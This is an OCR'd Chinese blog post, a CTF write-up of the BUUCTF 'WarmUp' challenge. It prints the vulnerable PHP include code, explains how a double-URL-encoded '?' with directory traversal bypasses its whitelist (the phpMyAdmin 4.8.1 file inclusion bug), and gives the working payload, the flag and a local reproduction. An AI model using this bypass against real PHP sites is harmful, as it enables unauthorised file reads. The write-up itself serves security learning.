
BUUCTF web WarmUp

原创

A_dmins 于 2019-06-07 13:37:41 发布 10423 收藏 29

分类专栏： CTF题 一天一道CTF BUUCTF

本文链接：https://blog.csdn.net/qq_42967398/article/details/91127332



CTF题 同时被 3 个专栏收录

115 篇文章 11 订阅

订阅专栏

一天一道CTF

52 篇文章 5 订阅

订阅专栏

BUUCTF

24 篇文章 2 订阅

订阅专栏

BUUCTF web WarmUp

一天一道**CTF题**目，能多不能少

打开页面，一个滑稽，查看源码，得到source.php，输入得到源码：

```php
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```

又是代码审计，，，，
发现有个hint.php，进去看一看，得到一句话`flag not here, and flag in fffflllllaaaagggg`
可能flag就在ffffllllaaaagggg里面
粗略的看了一下整体代码，发现是白名单验证，文件包含只能包含`source.php`和`hint.php`
看下主要的，首先file不能为空，file必须是字符串，还要通过checkFile()函数的检查，才能够包含。
检查还有三次，第三次经过了url解码，感觉有点问题，可是这个得怎么绕啊！！！百度启动！！！
经过查阅不少资料，得到这是phpmyadmin 4.8.1的一个远程文件包含的漏洞！！！！
既然如此，那就一步一步来分析一下checkFile()函数：

1. 首先设置了一个白名单，只包含source.php和hint.php，第一个if检查是否存在$page并且是否为字符串。
2. 检查$page是否在白名单中，是的话返回true。接下来，两个函数一个mb_substr和mb_strpos，总的意思就是截取变量page中?前面的字符串，然后再进行白名单校验。
3. 考虑了URL编码的缘故，再一次解码之后，进行校验。


分析完代码后就可以开始构造payload了，传递一个参数`file=source.php?/../../../../../../ffffllllaaaagggg`，目录穿越，当然还要把?进行两次url编码，所以最后的payload为`file=source.php%253f/../../../../../../ffffllllaaaagggg`，首先，第一次验证肯定过不了，第二次截取完也过不了，第三次，经过url解码之后，我们构造的payload就变成了`source.php?/../../../../../../ffffllllaaaagggg`，很显然，它是截取?前面的进行校验，我们这的source.php在白名单中，所以返回true，最后通过目录穿越的到ffffllllaaaagggg里面的内容，也就是flag。
payload：

```
file=source.php%253f/../../../../../../ffffllllaaaagggg
```

还是贴上flag吧：

```
?> flag{k9oct67wctkmbsdkhi32yiip74vsqlvu}
```

可能博客有些地方说的还不够清楚，在这里在说明一下关于payload的问题！！
首先这个地方涉及到一个新的知识：双重编码
比如这题目你将?双重编码的话，经过包含时你包含的文件会被当成一个目录
在自己搭建的一个简单的环境下面举个例子
创建好这几个文件：



1.php里面是本题的漏洞源码
2.php里面是phpinfo();
source.php里面什么都没有，空的！主要为了通过白名单！
flag.txt乱写一个flag~
进行测试：
在漏洞源码中加上，以便观察：

```
    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
```

```
    ) {
        include $_REQUEST['file'];
        echo $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```


构造号payload后能够很清楚的看见，是成功的，它是当作目录执行的：

site1.dev/CTF/1.php?file=source.php%253f/../2.php

```
            && is_string($_REQUEST['file'])
            && emmm::checkFile($_REQUEST['file'])
    ) {
            include $_REQUEST['file'];
            echo $_REQUEST['file'];
            exit;
    } else {
            echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```

PHP Version 7.3.0RC4

同理flag.txt也可以这样得到：

site1.dev/CTF/1.php?file=source.php%253f/../flag.txt

```
                if (in_array($page, $whitelist)) {
                        return true;
                }

                $_page = mb_substr(
                        $page,
                        0,
                        mb_strpos($page . '?', '?')
                );
                if (in_array($_page, $whitelist)) {
                        return true;
                }

                $_page = urldecode($page);
                $_page = mb_substr(
                        $_page,
                        0,
                        mb_strpos($_page . '?', '?')
                );
                if (in_array($_page, $whitelist)) {
                        return true;
                }
                echo "you can't see it";
                return false;
        }
    }
```

flag.txt里面的内容

```php
if  (!  empty($_REQUEST['file'])
        &&  is_string($_REQUEST['file'])
        &&  emmm::checkFile($_REQUEST['file'])
)  {
        include  $_REQUEST['file'];
        echo  $_REQUEST['file'];
        exit;
}  else  {
        echo  "<br><img  src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\"
}
?>
```

所构造的传入的参数！

flag{xxxxxx}source.php%3f/../flag.txt

总之，就是双重编码的话，经过包含时你包含的文件会被当成一个目录！！！！